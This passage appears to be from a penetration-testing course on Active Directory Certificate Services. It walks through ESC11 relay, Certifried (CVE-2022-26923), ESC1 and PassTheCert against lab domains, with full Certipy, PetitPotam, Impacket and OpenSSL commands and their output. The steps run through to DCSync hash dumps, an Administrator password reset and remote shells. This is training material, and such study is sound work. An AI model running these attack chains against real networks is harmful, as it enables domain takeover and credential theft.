[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
```

```
[*] Trying to get CA configuration for 'lab-WS01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'lab-WS01-CA' via
CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access
denied error.
[*] Trying to get CA configuration for 'lab-WS01-CA' via RRP
[*] Got CA configuration for 'lab-WS01-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : lab-WS01-CA
    DNS Name                            : WS01.lab.local
    Certificate Subject                 : CN=lab-WS01-CA, DC=lab, DC=local
    Certificate Serial Number           : 238F549429FFF796430B5F486159490B
    Certificate Validity Start          : 2023-07-06 09:44:47+00:00
    Certificate Validity End            : 2122-07-06 09:54:47+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : LAB.LOCAL\Administrators
      Access Rights
        ManageCertificates              : LAB.LOCAL\Administrators
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
        ManageCa                        : LAB.LOCAL\Administrators
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
        Enroll                          : LAB.LOCAL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled and
Request Disposition is set to Issue
      ESC11                             : Encryption is not enforced for
ICPR requests and Request Disposition is set to Issue
Certificate Templates                   : [!] Could not find any
certificate templates
```

In the above output, we see that the `CA` is vulnerable to `ESC11`.

ESC11 Abuse from Linux

To relay the authentication to the `RPC endpoint`, we can use `ntlmrelayx.py` from `Impacket` or `Certipy`. Currently, `ntlmrelayx` only supports [Task Scheduler Service Remoting Protocol](`MS-TSCH` / `TSCH`), the [PR] made by `Sylvain Heiniger` for `ICPR` support is still unmerged. Therefore to abuse `ESC11`, we will use `Certipy`, which does support `ICRP`.

Similar to `ESC8`, we will use the `relay` command; however, this time, we will relay the coerced `SMB NTLM` authentication over `RPC` / `ICRP` instead of `HTTP` using the argument `-target rpc://<ADCS Server>`; additionally, we must specify the `CA` name, which, as shown in `Certipy`'s `find` command output, is `lab-WS01-CA`:

Abusing ESC11 with Certipy

```
sudo certipy relay -target "rpc://172.16.19.5" -ca "lab-WS01-CA" -template
DomainController

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting rpc://172.16.19.5 (ESC11)
[*] Listening on 0.0.0.0:445
```

Now, we are listening and waiting for authentication from our target. Now we can use `PetitPotam` or any other tool to coerce authentication from the target machine `LAB-DC (172.16.19.3)` to our listener at `172.16.19.19`:

Coerce authentication with PetitPotam

```
python3 PetitPotam.py -u BlWasp -p 'Password123!' -d 'lab.local'
172.16.19.19 172.16.19.3



              ___            _        _      _        ___            _
             | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_
__ _    _ __
             |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|
/ _` |  | '  \
            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|
\__,_|  |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """
|_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-
'"`-0-0-'"`-0-0-'

              PoC to elicit machine account authentication via some MS-
EFSRPC functions
                                       by topotam (@topotam77)

                     Inspired by @tifkin_ & @elad_shamir previous work on
MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacn_np:172.16.19.3[\PIPE\lsarpc]
```

```
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

Checking `Certipy`'s output, we will notice that we have attained the certificate lab-dc.pfx for LAB-DC$:

Certipy receiving Authentication from LAB-DC$

```
sudo certipy relay -target "rpc://172.16.19.5" -ca "lab-WS01-CA" -template
DomainController

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting rpc://172.16.19.5 (ESC11)
[*] Listening on 0.0.0.0:445
[*] Connecting to ncacn_ip_tcp:172.16.19.5[135] to determine ICPR
stringbinding
[*] Attacking user 'LAB-DC$@DC'
[*] Requesting certificate for user 'LAB-DC$' with template
'DomainController'
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 13
[*] Got certificate with DNS Host Name 'lab-dc.lab.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'lab-dc.pfx'
[*] Exiting...
```

From here on, we can continue similarly to the `ESC8` attack chain.

Certifried (CVE-2022-26923)

In 2022, Oliver Lyak discovered a vulnerability in Active Directory Domain Services, known as CVE-2022-26923, which allows attackers to elevate their privileges. The flaw in the certificate mapping was present before the May 2022 update. This vulnerability enables domain users to obtain permissions such as `Validated write to DNS host name` and `Validated write to service principal name` when creating a computer account. As a result, they can modify the computer account's DNS hostname (`dNSHostName`) and service

principal name (SPN) attributes. Oliver Lyak introduced this vulnerability in his blog post titled Certifried: Active Directory Domain Privilege Escalation (CVE-2022–26923).

Prior to the patch, when computer accounts requested a certificate using the Machine template, the certificate mapping was based on the `dNSHostName` property value.

Before the update, a constraint error is raised if we try to change the `dNSHostName` to match another computer account. This was because when the `dNSHostName` property is edited, the domain controller ensures that the existing SPNs of the account are updated to reflect the new DNS hostname. If the SPNs already exist for another account in Active Directory, the domain controller raises a constraint violation.

To bypass this check and discover the vulnerability, Olivier Lyak performed the following steps:

1. Clear the SPNs, particularly those corresponding to the `dNSHostName` value, i.e., the ones with fully-qualified hostnames (e.g., HOST/SRV01.DOMAIN.LOCAL).
2. Change the `dNSHostName` to the DNS hostname of the target (e.g., DC.DOMAIN.LOCAL). The constraint violation will not be raised since there are no SPNs to update.
3. Request a certificate for the spoofed computer account using the Machine template. The Certificate Authority will use the `dNSHostName` value for identification and issue a certificate for the spoofed machine account.

Abusing this vulnerability, we can impersonate any computer in the domain, including the domain controller.

Certifried Enumeration and Attack (Manual)

To identify if Certifried is not patched, request a certificate from a standard template (such as the built-in User template) using a user account. If the Certipy output indicates `[*] Certificate has no object SID`, no strong mapping is performed on this ADCS CA.

Test if ADCS CA is patched

```
certipy req -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
dc-ip 10.129.228.237 -template User

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 4
[*] Got certificate with UPN '[email protected]'
[*] Certificate has no object SID
```

```
[*] Saved certificate and private key to 'blwasp.pfx'
```

If the ADCS appears vulnerable, we must have sufficient rights against a computer account to modify its attributes. By default, any user is allowed to create up to 10 machine accounts in Active Directory. By creating a new one, we can leverage this feature to gain complete control over a valid machine account.

We can create a computer using `addcomputer.py` from Impacket. It's worth noting that this tool doesn't add any SPN to the created computer. Therefore, there is no need to clean up any SPNs.

Create a computer with addcomputer

```
addcomputer.py -computer-name 'CERTIFRIED$' -computer-pass 'Password123!'
-dc-ip 10.129.228.134 'LAB.LOCAL/Blwasp':'Password123!'

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Successfully added machine account CERTIFRIED$ with password
Password123!.
```

We need to edit the `dnsHostName` attribute of the newly created machine account to match the domain controller's or any other target machine. To perform that operation, we can use powerview.py, the Python port of PowerView, to perform this attack from Linux. Let's install the tool:

Install powerview.py

```
git clone -q https://github.com/aniqfakhrul/powerview.py
cd powerview.py
sudo python3 setup.py install

[sudo] password for plaintext:
running install
running bdist_egg
running egg_info
creating powerview.egg-info
writing powerview.egg-info/PKG-INFO
<SNIP>
```

Before editing the `dnsHostName` attribute, let's use `certipy` to query the target machine and identify the DNS Name of the target computer:

Enumerate CA with certipy

```
certipy find -u '[email protected]' -p 'Password123!' -stdout -vulnerable

Certipy v4.8.2 - by Oliver Lyak (ly4k)

<SNIP>
Certificate Authorities
  0
    CA Name                             : lab-LAB-DC-CA
    DNS Name                            : DC02.lab.local
    Certificate Subject                 : CN=lab-LAB-DC-CA, DC=lab,
DC=local
    Certificate Serial Number           : 3381EB75F5006B8C489C7441E41210F8
    Certificate Validity Start          : 2023-07-05 10:49:54+00:00
    Certificate Validity End            : 2122-07-05 10:59:54+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : LAB.LOCAL\Administrators
      Access Rights
        ManageCertificates              : LAB.LOCAL\Administrators
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
        ManageCa                        : LAB.LOCAL\Administrators
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
        Enroll                          : LAB.LOCAL\Authenticated Users
Certificate Templates                   : [!] Could not find any
certificate templates
```

From the above output, we can see that the `DNS Name` of the target computer is `DC02.lab.local`.

We can now edit the `dnsHostName` attribute of the newly created machine account to match the domain controller's hostname. We need to use `powerview` with the command `Set-DomainObject` to select the computer account we created with `-Identity 'CERTIFRIED$'` and finally set the attribute to the target machine `-Set dnsHostName="dc02.lab.local"`:

Edit dnsHostName with powerview.py

```
python3 powerview.py lab.local/BlWasp:'Password123!'@10.129.228.134

[2023-11-24 17:07:32] LDAP Signing NOT Enforced!
```

```
(LDAPS)-[10.129.228.134]-[LAB-DC\blwasp]
PV > Set-DomainObject -Identity 'CERTIFRIED$' -Set
dnsHostName="dc02.lab.local"
[2023-11-24 17:07:35] [Set-DomainObject] Success! modified attribute
dnshostname for CN=CERTIFRIED,CN=Computers,DC=lab,DC=local
(LDAPS)-[10.129.228.134]-[LAB-DC\blwasp]
```

Now, we can request an authentication certificate using our created machine account, and the certificate will be mapped to the `dnsHostName`, corresponding to the domain controller's hostname.

Request a certificate and impersonate the DC02

```
certipy req -u 'CERTIFRIED$' -p 'Password123!' -dc-ip 10.129.228.134 -ca
lab-LAB-DC-CA -template 'Machine'

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 14
[*] Got certificate with DNS Host Name 'dc02.lab.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'dc02.pfx'
```

With the certificate we generated, we can perform the authentication to obtain the TGT and the hash of our target:

Performing an authentication request with certipy

```
certipy auth -pfx dc02.pfx

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc02.ccache'
[*] Trying to retrieve NT hash for 'dc02$'
[*] Got hash for '[email protected]':
aad3b435b51404eeaad3b435b51404ee:38ac4a4da<SNIP>
```

Certifried Enumeration and Attack (with Certipy)

The same operation we perform with `addcomputer` and `powerview`, can be done automatically with `certipy`. For that, we will use the options account create and the parameters `-user <machine name>` to define the machine's name and `-dns DC02.LAB.LOCAL` to define the name of the machine we want to impersonate.

Create a new machine account and set the dNSAttribute with Certipy

```
certipy account create -u '[email protected]' -p 'Password123!' -dc-ip
10.129.228.134 -user NEWMACHINE -dns DC02.LAB.LOCAL

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Creating new account:
    sAMAccountName                      : NEWMACHINE$
    unicodePwd                          : ikFRmm6VMXcjmD5T
    userAccountControl                  : 4096
    servicePrincipalName                : HOST/NEWMACHINE
                                          RestrictedKrbHost/NEWMACHINE
    dnsHostName                         : DC02.LAB.LOCAL
[*] Successfully created account 'NEWMACHINE$' with password
'ikFRmm6VMXcjmD5T'
```

`Certipy` will show us the hostname, `password`, `SPNs`, and the `dnsHostName` attribute defined according to the target we specified. The next thing is to perform the authentication to obtain the certificate as `DC02$`:

Request a certificate as the computer account

```
certipy req -u 'NEWMACHINE$' -p 'ikFRmm6VMXcjmD5T' -ca lab-LAB-DC-CA -
template 'Machine' -dc-ip 10.129.228.134

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 11
[*] Got certificate with DNS Host Name 'DC02.LAB.LOCAL'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'dc02.pfx'
```

We successfully obtained a certificate for the domain controller `DC02$` and can authenticate using it.

Authenticate as the Domain Controller

```
certipy auth -pfx dc02.pfx

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc02.ccache'
[*] Trying to retrieve NT hash for 'dc02$'
[*] Got hash for '[email protected]':
aad3b435b51404eeaad3b435b51404ee:38ac4a4da<SNIP>
```

From here on, we can continue similarly to the `ESC8` and `ESC11` attack chain.

PKINIT

Active Directory supports certificate authentication over two protocols by default: `Kerberos` and `Secure Channel (Schannel)`. For `Kerberos`, the technical specification [MS-PKCA]: Public Key Cryptography for Initial Authentication (PKINIT) in Kerberos Protocol defines the authentication process. Let's summarize how `PKINIT` works and then talk about `Schannel`.

PKINIT and Kerberos Authentication

`PKINIT` (Public Key Cryptography for Initial Authentication in Kerberos) is an extension of the Kerberos protocol that enables public key cryptography for initial authentication. Traditional Kerberos relies on symmetric key cryptography for authentication, where a client and a Key Distribution Center (KDC) share a secret key.

`PKINIT`, on the other hand, allows clients to authenticate to the KDC using public key cryptography during the initial authentication process. This provides additional security benefits, especially in scenarios where symmetric key distribution might be challenging or less secure.

In the context of Kerberos and ADCS, `PKINIT` utilizes `X.509 certificates` issued by `ADCS` to support public key cryptography during the initial authentication phase in Kerberos. `ADCS` issues the necessary certificates to the entities (clients, KDCs) involved in the `PKINIT` process, allowing them to use public-private key pairs for authentication within the Kerberos framework.

Secure Channel (Schannel) Authentication

On the other hand, `Schannel`, Window's security support provider for `TLS/SSL connections`, handles client authentication by allowing a remote server to verify the

connecting user's identity. This process relies on PKI, using certificates as the main credential. During the TLS handshake, the server requests the client's certificate for authentication. The client, equipped with a CA-issued client authentication certificate trusted by the server, sends it over. Upon validation by the server, assuming all is well, access is granted.

Initially, `Schannel` tries to link the credential to a user account using `Kerberos's S4U2Self` feature. If that fails, it attempts to associate the certificate with a user account using various methods outlined in the Remote Certificate Mapping Protocol (MS-RCMP) specification, such as the certificate's SAN extension or a combination of subject and issuer fields.

In default settings, only a few protocols in an Active Directory environment support authentication through `Schannel` immediately. While `WinRM`, `RDP`, and `IIS` can employ `Schannel` for client authentication, additional setup is necessary. However, `LDAPS` (LDAP over SSL/TLS) commonly works assuming Active Directory Certificate Services is configured.

For more information, refer to the Certified Pre-Owned white-paper.

PKINIT is not supported

It's important to keep in mind that there could be situations where authentication with `Kerberos` using certificates may not be an option, despite being the default authentication protocol of Active Directory. In such cases, we can resort to using Schannel, an alternative method, for authenticating with certificates when PKINIT is not supported. In his blog post titled Authenticating with certificates when PKINIT is not supported, `Yannick Méheut` offers a workaround that can be used when a certificate can be obtained, but `Kerberos Authentication` cannot be performed to obtain a TGT.

First, to identify the domain name, we will use `certipy` to query the target IP using `BlWasp`'s credentials:

CA Enumeration

```
certipy find -u 'BlWasp' -p 'Password123!' -dc-ip 10.129.229.56 -stdout -
vulnerable

Certipy v4.8.2 - by Oliver Lyak (ly4k)

<SNIP>
Certificate Authorities
  0
    CA Name                             : AUTHORITY-CA
    DNS Name                            : authority.authority.htb
    Certificate Subject                 : CN=AUTHORITY-CA, DC=authority,
DC=htb
    Certificate Serial Number           : 2C4E1F3CA46BBDAF42A1DDE3EC33A6B4
```

```
    Certificate Validity Start          : 2023-04-24 01:46:26+00:00
    Certificate Validity End            : 2123-04-24 01:56:25+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : AUTHORITY.HTB\Administrators
      Access Rights
        ManageCertificates              : AUTHORITY.HTB\Administrators
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        ManageCa                        : AUTHORITY.HTB\Administrators
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Enroll                          : AUTHORITY.HTB\Authenticated
Users
Certificate Templates
  0
    Template Name                       : CorpVPN
    Display Name                        : Corp VPN
    Certificate Authorities             : AUTHORITY-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     :
AutoEnrollmentCheckUserDsCertificate
                                          PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : 16777216
                                          65536
                                          ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
                                          Client Authentication
                                          Document Signing
                                          IP security IKE intermediate
                                          IP security use
                                          KDC Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 20 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
```

```
        Enrollment Rights                : AUTHORITY.HTB\Domain Computers
                                           AUTHORITY.HTB\Domain Admins
                                           AUTHORITY.HTB\Enterprise Admins
      Object Control Permissions
        Owner                            : AUTHORITY.HTB\Administrator
        Write Owner Principals           : AUTHORITY.HTB\Domain Admins
                                           AUTHORITY.HTB\Enterprise Admins
                                           AUTHORITY.HTB\Administrator
        Write Dacl Principals            : AUTHORITY.HTB\Domain Admins
                                           AUTHORITY.HTB\Enterprise Admins
                                           AUTHORITY.HTB\Administrator
        Write Property Principals        : AUTHORITY.HTB\Domain Admins
                                           AUTHORITY.HTB\Enterprise Admins
                                           AUTHORITY.HTB\Administrator
    [!] Vulnerabilities
      ESC1                               : 'AUTHORITY.HTB\\Domain
Computers' can enroll, enrollee supplies subject and template allows
client authentication
```

From the above output, we get some vital information:

- `CA Name`: `AUTHORITY-CA`
- `DNS Name`: `authority.authority.htb`
- The `CorpVPN` template suffers from `ESC1`.

Notice that the `CorpVPN` enrollment rights only allow `Domain Computers`, `Domain Admins`, and `Enterprise Admins` to enroll so we can create a computer and try to request a certificate using the computer account.

Create a computer account with BlWasp credentials

```
addcomputer.py 'authority.htb/blwasp':'Password123!' -method LDAPS -
computer-name 'HTB01$' -computer-pass 'MyPassword123!' -dc-ip
10.129.229.56

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Successfully added machine account HTB01$ with password
MyPassword123!.
```

With the computer account, we can abuse the template `CorpVPN` with the `ESC1` attack:

Certificate Request with alternative SAN

```
certipy req -u 'HTB01$' -p 'MyPassword123!' -ca AUTHORITY-CA -dc-ip
10.129.229.56 -template CorpVPN -upn [email protected]

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 2
[*] Got certificate with UPN '[email protected]'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Let's use the certificate `administrator.pfx` with the certipy `auth` option:

Authenticate using the Certificate

```
certipy auth -pfx administrator.pfx

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError:
KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
```

In this lab, the `ADCS server` does not support `PKINIT`, that's the reason we get the error: `Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)`. As per Microsoft's documentation, we get the following information regarding this error:

Error	Description	Possible causes
`KDC_ERR_PADATA_TYPE_NOSUPP`	KDC has no support for PADATA type (pre-authentication data)	Smart card logon is being attempted and the proper certificate cannot be located. This problem can happen because the wrong certification authority (CA) is being queried or the proper CA cannot be contacted in order to get Domain Controller or Domain Controller Authentication certificates for the domain controller. It can also happen when a domain controller doesn't have a certificate installed for smart cards (Domain Controller or Domain Controller Authentication templates).

A single certificate can encompass multiple `Extended Key Usages`. For a Key Distribution Center to enable `Smart Card Logon`, its certificate must include the `Smart Card Logon EKU`. If `PKINIT` fails, it could signal that the KDCs we're targeting lack certificates containing the required EKU.

In such a scenario, the certificate we got becomes unusable for obtaining a `Ticket Granting Ticket` or an `NT hash`. Let's see how `Yannick Méheut` uses this opportunity to create a tool that allows us to use the certificate differently.

LDAPS Authentication with PassTheCert

As we mentioned at the beginning, in Active Directory, we can authenticate using `Kerberos` or `Schannel`. However, by default, `Schannel`, although it supports several protocols, is only available for authentication via `LDAPS`.

`LDAPS`, a widely used protocol, can authenticate users using `SSL/TLS` via `Schannel`. The process involves presenting a valid certificate during the SSL/TLS handshake to authenticate the connection to a Domain Controller.

`Yannick Méheut` created a tool named PassTheCert. The tool is written in `Python` and `C#`, allowing us to authenticate via LDAPS using a certificate.

As we're accessing `LDAP/LDAPS`, our options for escalating privileges are limited. Currently, `PassTheCert` implements only four attacks:

1. `Granting DCSync rights` to a user is particularly valuable if a certificate for a privileged account, such as an Exchange server with `WriteDacl` access to the Domain object, is obtained or generated.

2. `Modifying a domain machine's msDS-AllowedToActOnBehalfOfOtherIdentity` attribute facilitates a `Resource Based Constrained Delegation (RBCD)` attack. This method stands out as machines can update their attribute.
3. `Adding a computer to the domain`, a tactic beneficial for executing RBCD attacks. This approach is advantageous since authenticated users typically can add machines to the domain, complementing the attack above.
4. `Resetting the password of an account`, contingent on having the `User-Force-Change-Password` right for the targeted account.

Basic PassTheCert Usage

In order to utilize PassTheCert, we have to clone the github repository and then run the tool:

Cloning PassTheCert

```
git clone -q https://github.com/AlmondOffSec/PassTheCert
python3 passthecert.py
Impacket v0.11.0 - Copyright 2023 Fortra

usage: passthecert.py [-h] [-debug] [-port {389,636}] [-action
[{add_computer,del_computer,modify_computer,read_rbcd,write_rbcd,remove_rb
cd,flush_rbcd,modify_user,whoami,ldap-shell}]]
                      [-target sAMAccountName] [-new-pass [Password]] [-
elevate] [-baseDN DC=test,DC=local] [-computer-group CN=Computers] [-
domain test.local]
                      [-domain-netbios NETBIOSNAME] [-computer-name
COMPUTER-NAME$] [-computer-pass password] [-delegated-services
cifs/srv01.domain.local,ldap/srv01.domain.local]
                      [-delegate-to DELEGATE_TO] [-delegate-from
DELEGATE_FROM] [-dc-host hostname] [-dc-ip ip] -crt user.crt -key user.key

Manage domain computers and perform RBCD attack via LDAP certificate
authentication
<SNIP>
```

The authentication mechanism used by `PassTheCert` involves the private and public keys of a certificate, which are stored in a `.pfx` file.

In order to extract the private key `.key` file from the `.pfx` file, we need to use `OpenSSL` and specify the options `-nocerts -out administrator.key`. During this process, we will be asked to provide an `Import Password`, which we can leave empty as `certipy` does not add a password to the `.pfx` file it generates by default. However, we will need to set a password for the `PEM pass phrase`, such as `1234`:

Extract .key (Private Key) from .pfx file

```
openssl pkcs12 -in administrator.pfx -nocerts -out administrator.key

Enter Import Password:
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
```

Next, we need to extract the public key `.crt` file from `.pfx` and use the options `-clcerts -nokeys -out administrator.key`. It will ask for the `Import Password`, we leave that empty and press enter:

Extract .crt (Public Key) from .pfx file

```
openssl pkcs12 -in administrator.pfx -clcerts -nokeys -out
administrator.crt

Enter Import Password:
```

Optionally, we can remove the passphrase from the `.key` file using the following `OpenSSL` command, it will ask to `Enter pass phrase`, and we need to use the one we set when we generated `administrator.key`:

Removing the passphrase out of the administrator.key

```
openssl rsa -in administrator.key -out administrator-nopass.key

Enter pass phrase for administrator.key:
writing RSA key
```

We can use both `.key` files, if we use `administrator.key`, we need to include the passphrase (`1234`) and with `administrator-nopass.key`, we don't.

Now, we can use the PassTheCert tool to perform the 3 different attacks.

DCSync - Attack using PassTheCert

Let's start by granting `DCSync` rights to an account we control such as `blwasp`. We need to use the option `-action modify_user`, set the target as blwasp with the option `-target blwasp` and include the option `-elevate` to grant `DCSync` rights to the target account:

PassTheCert to grant DCSync rights to blwasp

```
python3 passthecert.py -dc-ip 10.129.229.56 -crt administrator.crt -key
administrator-nopass.key -domain authority.htb -port 636 -action
modify_user -target blwasp -elevate

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Granted user 'blwasp' DCSYNC rights!
```

Now we can use tools such as `secretsdump.py` to perform a `DCSync` attack:

DCSync attack as blwasp

```
secretsdump.py 'authority.htb/blwasp':'Password123!'@10.129.229.56

Impacket v0.11.0 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 -
rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:<SNIP>:::
<SNIP>
```

RBCD - Attack using PassTheCert

The second attack is known as Resource Based Constrain Delegation that involves modifying certain attributes of the target computer to impersonate a user on that system. By using an Administrator's certificate, it is possible to change the attributes of the domain controller and create a computer that can delegate rights over the Domain Controller to perform the attack.

Using `PassTheCert`, we will first create a new computer, named `HTB02$`. We need to use the option `-action add_computer`, and set the computer name (`-computer-name <Name>`) and the computer password (`-computer-pass <Pass>`):

Create a new computer with PassTheCert

```
python3 passthecert.py -dc-ip 10.129.229.56 -crt administrator.crt -key
administrator-nopass.key -domain authority.htb -port 636 -action
add_computer -computer-name 'HTB02$' -computer-pass AnotherComputer002

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Successfully added machine account HTB02$ with password
```

```
AnotherComputer002.
```

Now, we must use `PassTheCert` to modify the Domain Controller attributes and set delegation rights to `HTB02$`. We will use the option `-action write_rbcd` and set the target computer, which is the Domain Controller `-delegate-to AUTHORITY$` and configure the computer from where we will perform the attack, which is `HTB02$` with the option `-delegate-from HTB02$`:

Add delegation rights to HTB02$

```
python3 passthecert.py -dc-ip 10.129.229.56 -crt administrator.crt -key
administrator-nopass.key -domain authority.htb -port 636 -action
write_rbcd -delegate-to 'AUTHORITY$' -delegate-from 'HTB02$'

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] HTB02$ can now impersonate users on AUTHORITY$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     HTB02$       (S-1-5-21-622327497-3269355298-2248959698-12604)
```

Now we can use `HTB02$`'s credentials to request a TGT as the Administrator's account:

Request a TGT as the Administrator

```
getST.py -spn 'cifs/authority.authority.htb' -impersonate Administrator
'authority.htb/HTB02$:AnotherComputer002'

Impacket v0.11.0 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

If the above command gives us an error: `KRB_AP_ERR_SKEW(Clock skew too great)`, our machine date and time are not synced with the DC, so we need to sync to use Kerberos. We can do it with `sudo ntpdate <DC>`:

Forcing date sync with ntpdate

```
sudo ntpdate 10.129.229.56
```

```
27 Nov 14:28:42 ntpdate[285269]: step time server 10.129.229.56 offset
+14399.815018 sec
```

Now we can try to request the TGT again:

Request a TGT as the Administrator

```
getST.py -spn 'cifs/authority.authority.htb' -impersonate Administrator
'authority.htb/HTB02$:AnotherComputer002'

Impacket v0.11.0 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

Finally, we can use this TGT to login to the target machine:

Authenticate as the Administrator using its TGT

```
KRB5CCNAME=Administrator.ccache wmiexec.py -k -no-pass
authority.authority.htb

Impacket v0.11.0 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

Password Reset - Attack using PassTheCert

The last attack we can execute is a Password Reset. We select an account whose password we want to change, such as the Administrator. We need to use the option `-action modify_user`, set the target account with the option `-target administrator`, and finally put the new password with the option `-new-pass <new password>`:

Password Reset with PassTheCert

```
python3 passthecert.py -dc-ip 10.129.229.56 -crt administrator.crt -key
administrator-nopass.key -domain authority.htb -port 636 -action
modify_user -target administrator -new-pass HackingViaLDAPS001

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Successfully changed administrator password to: HackingViaLDAPS001
```

We can now authenticate with the new credentials as the Administrator:

Authenticating as the Administrator

```
wmiexec.py administrator:[email protected]

Impacket v0.11.0 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
htb\administrator
```

Restore the previous configuration using PassTheCert

Additionally, `PassTheCert` has some additional actions that allow us to restore the configurations that we have altered, which are:

PassTheCert help menu

```
python3 passthecert.py --help

<SNIP>
Action:
  -action
[{add_computer,del_computer,modify_computer,read_rbcd,write_rbcd,remove_rb
cd,flush_rbcd,modify_user,whoami,ldap-shell}]
```

We can delete computers that we have created (`del_computer`), remove RBCD rights (`remove_rbcd`) that we have defined, or use the LDAP command with `ldap-shell` to perform other options not available in the tool.

PassTheCert Windows Attacks

Let's connect to the domain controller using `blwasp` credentials:

Connect via RDP

```
xfreerdp /u:blwasp /p:'Password123!' /d:authority.htb /v:10.129.229.56
/dynamic-resolution
[19:18:25:549] [948409:948410] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[19:18:25:549] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpsnd
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
